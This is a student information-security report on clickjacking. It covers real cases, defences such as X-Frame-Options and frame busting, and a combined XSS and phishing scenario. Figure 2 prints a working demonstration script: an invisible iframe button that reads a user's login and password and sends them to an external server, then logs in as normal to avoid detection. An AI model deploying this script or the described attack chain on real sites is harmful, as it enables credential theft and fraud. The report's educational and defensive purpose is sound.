Clickjacking

Martin Kaldma Martin Nordén
Email: {marka291,marno512}@student.liu.se
Supervisor: Ulf Kargén, ulf.kargen@liu.se
Project Report for Information Security Course
Linköpings universitetet, Sweden

Abstract

This paper highlights the concept of clickjacking, defenses against it and practical real life examples of it. Clickjacking is viewed as a social engineering attack which exploits peoples' ignorance against web attacks. There are several preventions but none are fully protective as there are several workarounds. However, three main protective methods are described, one which is built into the browser and that honors certain HTTP headers, one that uses client side script to prevent it and one where the entire site is designed against clickjacking. The paper concludes by recognizing clickjacking as a new and potentially dangerous attack.

1. Introduction

1.1. Background

Clickjacking is an attack of deceiving a web user into interacting with an UI component from another untrusted source. This interaction is meant to triggering an event not intended by the user, leading to the untrusted source acquiring sensitive or confidential data from the user.

The attack has been known since 2008 after a couple of researchers found an attack involving Adobe Systems Flash apps that could give the attacker remote access to a victim's web camera and microphone. Plenty of websites and browser creators have acknowledged the problems and produced defences against clickjacking. However there are still multiple sites unprotected against this kind of attack. This attack is not limited to a single browser but is an issue throughout all browsers.

1.2. Purpose

This paper will study the problems and threats involving different clickjacking attacks, as well as the defences and different solutions to protect against it. Another issue highlighted in this paper is the threats arising from combining clickjacking with other powerful attacks.

1.3. Method

Methods for creating the live demonstration attack will be through programming a web GUI and inserting a iframe over it. For gathering information for the report we will use scientific papers and similar items.

2. What is clickjacking?

Clickjacking is a malicious attack where the attacker hijacks a UI component on a website. In technical terms an invisible iframe is placed above a clickable component on the page and instead of doing the action that was intended, the attackers iframe is run instead [4], resulting in a completely different action than the one intended by the user. Clickjacking is an issue throughout all browsers and sites using graphical items. The attack can be especially dangerous on websites performing interactions between principals on different websites, for example a site where it is possible to 'like' Facebook pages [1].

There are different approaches for creating a successful clickjacking attack. The attacker could hijack an already existing site and insert his malicious code on to that page directly, for example via a XSS attack. Though when this is possible, clickjacking attacks might be unnecessary for the attacker to achieve its goals [2]. An easier approach would be to insert the clickjacking on a known principal on an already existing site (e.g., the wall on Facebook). Also, a clickjacking attacker is viewed upon as having all the available web attacker resources, such as web servers and ability to draw traffic to them [1]. Thus, the attacker can set up a brand new site, for example, a site containing a 'Click here for a free iPad' link, where clicking on the link would result in something different than getting a free iPad.

There are different methods for attacking UI components in a clickjacking attack, for example the Facebook like button. The attacker could insert an iframe directly over the sensitive component on the site, for instance an invisible like button above another button, where the user likes a predetermined page when the button is clicked without ever knowing. The attacker could even

put the iframe directly under the mouse cursor, resulting in the attacking script being run no matter where the user clicks [4]. Another approach is making the iframe visible and looking like a part of the legit page, this is known as UI redressing [2]. This attack could be set up on a bank site asking for the user's bank credentials.

Different attackers most likely have different agendas. Some agendas might be of financial nature, for example adding a new UI component on a bank site asking for credit card numbers. A lot of attacks lately have had the purpose of stealing unwilling likes on Facebook or follows on twitter. When this clickjacking attack is performed, not only will the target start 'liking' or 'follow' the attacker, but also post a link on their own page for their friends to interact with and spreading the attack [1]. There have also been recorded attacks on user's webcams and microphones through Adobe Flash [4].

2.1. Real-life examples

Since social media sites works as hubs for the latest updates and news, clickjackers most commonly target these sites [5]. Therefore, Facebook and Twitter, which have both been under multiple variants of the attack, will be used as examples for how a couple of attack variants are performed.

2.1.1. Redirects to malicious content

This attack works by setting up a legitimate webpage that seems to be providing additional meaningful content to an end user. However, that page will redirect to another page with malicious content. When posting such a link on a social media site, it looks like the user will be taken to a legitimate site and thus the user will effectively be lured into clicking the link and ending up on the malicious page. [5] This variant of the clickjacking attack have been used against both Facebook and Twitter both in the past and present.

The recent disappearance of Malaysian flight MH370 provides examples of social engineering in combination with clickjacking. Attackers took advantage of people's fascination with this curious event and soon created scam news stating that MH370 was found, which spread through the Twitter account @OfficialCNN. The tweet contained a link to a fake news page containing the article [6]. Even though this particular attack was not used to harm the end user that clicked the link, it shows how powerful the attack could be if used maliciously.

Another example of this attack which was used maliciously is the creation of a Facebook Valentine's theme. It was spread through Facebook posts which when clicked redirected to a site asking the user to install an extension to their browser. The extension in turn contained a Trojan that injected ads and monitored the user's browser. [7]

The same technique were used on a Twitter attack when Whitney Huston passed away in 2012. The user was then redirected to a survey page which asked for a phone number. [8]

2.1.2. Taking unwanted actions

Another variant of clickjacking lures users into clicking links that directly shares, likes or retweets content that was not intended to be [1]. An example is the 'Don't click' link that attacked Twitter in 2009. It worked by tweeting a message that told others not to click a following link. Curiosity then made large amounts of users to click the link, which if the user were logged in to Twitter directly tweeted the same message by the account of the clicking user. No direct purpose other than the spread of the message were found for that particular attack. [9, 10]

Similar attacks can be seen on Facebook still. One example is to Facebook external pages which mimics the look and feel of the original Facebook site to trick users into confirm age, press join to see more content or similar social engineering techniques that makes users click hidden like or share buttons, thus called likejacking by many [1, 11]. This type of attack have for example been used by affiliates to the controversial advertising firm Adscend in 2011. Adscend put into system a way of spreading the word of their customers by placing code that automatically liked and shared their customers' promotional Facebook pages without the end user's permission [12].

Also, the introduction of the external Like button, where web developers can choose to implement them directly on their own pages have increased the vulnerability of this type of attack both since Facebook buttons have been more common on external sites and that it is easier to hide them behind other content.

3. Twidder

Twidder is an assignment performed in the course TDDD24 and it is the graphical user interface we will be



Figure 1. Twidder GUI.

```
<html>
<head>
<script>
function httpGet(user,pass)
{
    var xmlHttp = null;

    xmlHttp = new XMLHttpRequest();
    xmlHttp.open( "GET", "http://api.kaldma.se.preview.citynetwork.se/send_mail_clickjack.php?username="
     + user
     + "&password="
     + pass, false );
    xmlHttp.send( null );
    console.log(xmlHttp.responseText);
    window.parent.store(window.parent.document.getElementById('login'));

}
</script>
</head>
<body>

<button type="button"  onClick="javascript:httpGet(window.parent.document.getElementById('userid').value,
window.parent.document.getElementById('password').value);" style="position:absolute;opacity:0">Click Me!</button>

</body>
</html>
```

Figure 2. Scam script page.

using for our practical work. Twidder is a twitter like application with a start page looking like figure 1.

The attack will focus on the login button from figure 1. For our attack to be successful we will need to insert an iframe and a "scam script" into the page. The scam script will be looking like figure 2. The iframe is invisible and located above the login button from figure 1. The scam button and JavaScript from Figure 1 is loaded into this iframe. When a user interacts with the login button on the GUI, instead of only login to the page, the user information will be sent to a server hosted by us, the attackers. Then this server will email the information to our respective emails. After this our script will call the login procedure and the user access his account as normal. This is to prevent detection, if we want our scam to succeed it is best for it not to be noticed at all.

4. How an attack is performed

Clickjacking attacks seldom uses technical weaknesses to attack a system. Instead the attack build upon the concept of social engineering, where human weaknesses are used to create a system to trick the user into taking unwanted actions. [5] A few of those concepts are described in section 2, and this section will cover the common technical concepts used.

As described in the cases of Twitter and Facebook, two basic concepts that differs both functionally and technically exists within the clickjacking field. In the case where a site redirects to malicious content, a goalkeeping webpage is first set up to shield the malicious page from being seen in the link name posted in social media. [5] This goalkeeping page also contains the social engineering of the attack since it needs to look like providing interesting content that the user wants to get access to. It is therefore important to construct it so that it has 'real' content, like the case with the scam MH370 article. According to Trend Micro this goalkeeping site is most often set up as a blog on a pre-existing blogging platform such as Blogger or WordPress.

When the user has been tricked into clicking the link posted in social media, the goalkeeping site will contain a script that after some time redirects the user to the real malicious site. [5] This is the exact same concept as used in the Whitney Huston Twitter attack where the malicious site then tried to get the users phone number. [8]

The concept of taking unwanted actions will instead hide either the real site or the malicious one, and then intercept the click events on the hidden one and issue unwanted actions. The basic approach for this will be explained technically within the context of likejacking [11]. To achieve this, the attacker creates a page that contains a Facebook like button, which when clicked likes a predetermined Facebook page on behalf of the logged in user. That button is then made invisible and placed on top of a link that claims to do something else, for example enrolling in a competition or a lottery. When the user clicks the enroll link, it really clicks the like button and secretly likes the predetermined Facebook page.

Taking this concept even further, one way of attacking is to place the entire legitimate page, for instance Facebook in a so called iframe. An iframe is a way of incorporating a complete webpage into another one and enables the two pages to interact and communicate with each other both visually and programmatically through HTML, JavaScript and CSS. That iframe is then made invisible on the new page and another user

interface is shown instead. By placing the components of the new interface strategically at the same places as certain links or buttons on the hidden Facebook page, the user can be tricked into clicking a flow of links and buttons in the new interface that corresponds to some advanced operations on Facebook. Since the clicks are actually intercepted by the Facebook iframe, it is an effective way of making the user do what you want it to do.

Also, there are so called pointer integrity attacks and temporal attacks. The first one works by programmatically with JavaScript changing the actual position of the mouse pointer and thus making the user click unwanted items. The second one will instead give the user little time to decide what to do, which increases the probability of it clicking something harmful. [1] Both these attacks work well with either of the two types described above.

What is especially dangerous with all these attacks is that when a Facebook like button or even the whole Facebook iframe is put into another page, a possible active user session will also be forwarded with it. It means that if a user is logged in to Facebook in another browser window, or even has been recently, that session can be used to issue authorized requests. This is also the case with most session based login systems, not only a vulnerability of Facebook.

4.1. Prevention

Clickjacking is an issue for both browser and websites and both of these principals need and can implement different solutions to prevent clickjacking. Clickjacking is a rising issue and as a result a lot of preventions have been proposed and some have been implemented [1].

One way of preventing attacks is to design the system to ask the user for confirmation of clicks [1]. When a user clicks on a UI component on the page, a confirmation window pops up. The user can now see if the click was for the component he wanted to click or something entirely different. If it is a different component the user can decline his interaction and report it.

Another way to prevent clickjacking is UI randomization, changing the way the page looks on unknown intervals [1]. This is not a particular robust defense, but it is a way to making the attack harder.

One particular effective defense against clickjacking is so called frame busting, which will hinder elements in an iframe from being displayed on a page [4]. It can be achieved through JavaScript which at page load time will check if the active page is the top-level in the browser window. If it is not, the script will automatically remove the frame and make the page being shown at the top level [3], and thus busting the frame. However, JavaScript was never intended to be operated in this manner. A new way of achieving frame-busting was introduced in Internet Explorer 8[3]. This prevention was a new HTTP header called X-FRAME-OPTIONS that is to be added on every authenticated page. All the other major browsers have nowadays added different implementations of this header [3].

An alternative to frame-busting or completely disallowing framing is visibility detection on click [2]. This will block clicks if the browser detects the clicked component being an invisible component from a cross-origin principal, such as website containing a Facebook like button. The Facebook like button is a component loaded from another domain than the rest of the page, which then is denoted as a cross-origin component. A big drawback with this protection is that it only works on the specific component that it's added to. This is what adobe did to prevent clickjacking attacks on users' webcams [2].

HTML5 has introduced a better solution than most existing ones [3]. The solution is to run the server in a HTML5 sandbox implementation. This sandbox will prevent any JavaScript from running on the server, which might not always be suitable. Still, this solutions also have implementations for allowing certain components to be run, for example, if the webpage is to allow post request from forms, the sandbox environment can be set to do so. Unfortunately as of now this is only implemented in Chrome and Safari [3].

5. Comparison with other attacks

A few other web attacks are especially connected to clickjacking. So called cross site scripting (XSS) and phishing are two that in this section will be discussed within the context of clickjacking.

5.1. Differences in purposes

The three attacks differs somewhat in their purposes. The most technical attack is the XSS which sends malformed form data to a web server which then echoes it back. When the form data contains client script code, that code is being run as would any code the server sends to the client, when it echoes it back [13]. The purpose of that attack is thus to gain measures of further attacks against the system by using the trusted script code that the server have sent to the client.

For phishing the purpose is clearer. By using social engineering and false webpages the attackers intend to steal money or sensitive information from you by tricking you into giving up your personal information such as credit card number or bank account number. [14]

When it comes to clickjacking its technical purpose is, according to the description in previous sections, to lure you into clicking things that perform stuff that you don't really want to do.

5.2. Working together

Were these three attacks and their purposes really becomes powerful is in the combination of the three. We will here describe a powerful scenario where all of these attacks are combined into a system that effectively could

steal not only information but also financial means from an end user.

Suppose a web shop using all possible state of the art web security mechanisms except from two; it is not protected against cross site scripting in one of its search fields and does not provide a protection system against clickjacking. An attack could then be constructed as follows. Firstly, a cross site scripting attack is issued against the site creating a mechanism for altering and stealing information that the user enters in form fields on the page. Also, the script redirects the "Proceed to payment"-button of the checkout page to a different one. A URL could then be constructed to automatically inject that code whenever a user enters the page from that URL.

Secondly, a social media campaign is created using clickjacking techniques that for example tells the user a popular piece of equipment is on sale at the moment. Whenever a user clicks on the false link, an equal post is made on behalf of the user, which thus spread the word quickly to all its connections.

Thirdly, the social media campaign redirects with the malicious link to the infected web shop and the desired product. Whenever a user then proceeds to payment, a phishing site is shown that asks you to provide your credit card details.

As a whole this method is probably not the best way to attack the system, and one could argue that by only using the XSS attack you will gain enough access to steal all customer's sensitive information and that this attack would soon be discovered. While that could be the case, the example still shows how to spread the word and maximize the revenue from the attack in a way that we think many attackers would do. Therefore, it still shows how an effective and fast spreading attack could be constructed using all the concepts of XSS, phishing and clickjacking in a realistic way.

6. Conclusions

Clickjacking is a relatively new web attack that most users are unaware of. That open up for threats where users can't fully control their own internet actions, which makes the attack conceptually powerful. However, many attempts at clickjacking has not been of hazardous nature. The concept of the attack, to use social engineering and the user's inability to fully understand clickjacking, makes it hard to protect sites and their users. There will almost always be a way for circumventing protections, especially when they are so tied to web techniques that are needed for daily use.

As the technique uses social engineering to spread, an attack could easily spread to a broad public. Thus, it could be a way into user's systems that is easily overlooked even by a security conscious computer user. All in all, the simple concept and the possible power of an attack makes clickjacking something to watch out for in the future, where the attacks might not be as harmful as they have been previously.

References

[1] Huang, Lin-Shung, et al. "Clickjacking: attacks and defenses." *Proceedings of the 21st USENIX Security Symposium*. 2012.

[2] Stone, Paul. "Next generation clickjacking." *BlackHat Europe*. 2010.

[3] Lundeen, Brigette, and Jim Alves-Foss. "Practical clickjacking with BeEF." *Homeland Security (HST), 2012 IEEE Conference on Technologies for*. IEEE, 2012.

[4] Hansen, Robert, and Jeremiah Grossman. "Clickjacking." *SecTheory Retrieved* 5.03 (2008): 2012.

[5] Trend Micro. "Think Before You Click: Truth Behind Clickjacking on Facebook." [Online] http://about-threats.trendmicro.com/fr/webattack/108/Think+Before+You+Click+Truth+Behind+Clickjacking+on+Facebook [Retrieved 2014-04-07]

[6] Chandra Kharel, Gopi. "'MH370 Found' Hoaxes go Viral: Fake CNN Accounts Post 'Clickjacking' Scams, False Claims" *International Business Times. March 2014.* [Online] http://www.ibtimes.co.in/articles/544711/20140324/mh370-found-hoax-fake-cnn-accounts-scams.htm [Retrieved 2014-04-17]

[7] Talampas, Christopher. "Facebook Valentine's Theme Leads to Malware" *Trend Micro. February 2012.* [Online] http://blog.trendmicro.com/trendlabs-security-intelligence/facebook-valentines-theme-leads-to-malware/ [Retrieved 2014-04-10]

[8] Talampas, Christopher. "Cybercriminals Leverage Whitney Huston's Death" *Trend Micro. February 2012.* [Online] http://blog.trendmicro.com/trendlabs-security-intelligence/cybercriminals-leverage-whitney-houstons-death/ [Retrieved 2014-04-10]

[9] Mills, Elinor. "Twitter hit with 'Don't click' clickjacking attack" *Cnet. February 2009.* [Online] http://www.cnet.com/news/twitter-hit-with-dont-click-clickjacking-attack/ [Retrieved 2014-04-07]

[10] Stone, Biz. "Clickjacking Blocked" *Twitter. February 2009.* [Online] https://blog.twitter.com/2009/clickjacking-blocked [Retrieved 2014-04-10]

[11] Sophos. "What is 'Likejacking'?" *Sophos.* [Online] http://www.sophos.com/en-us/security-news-trends/security-trends/what-is-likejacking.aspx [Retrieved 2014-04-17]

[12] Cluley, Graham. "Facebook sues alleged clickjacking firm" *Sophos Nakedsecurity. January 2012.* [Online] http://nakedsecurity.sophos.com/2012/01/27/facebook-sues-alleged-clickjacking-firm/ [Retrieved 2014-04-07]

[13] Bradbury, Danny. "The dangers of badly formed websites" *Computer Fraud & Security*. Volume 2012. Issue 1. pp 12-14. January 2012.

[14] Microsoft. "How to recognize phishing email messages, links, or phone calls" *Microsoft.* [Online] http://www.microsoft.com/security/online-privacy/phishing-symptoms.aspx [Retrieved 2014-04-17]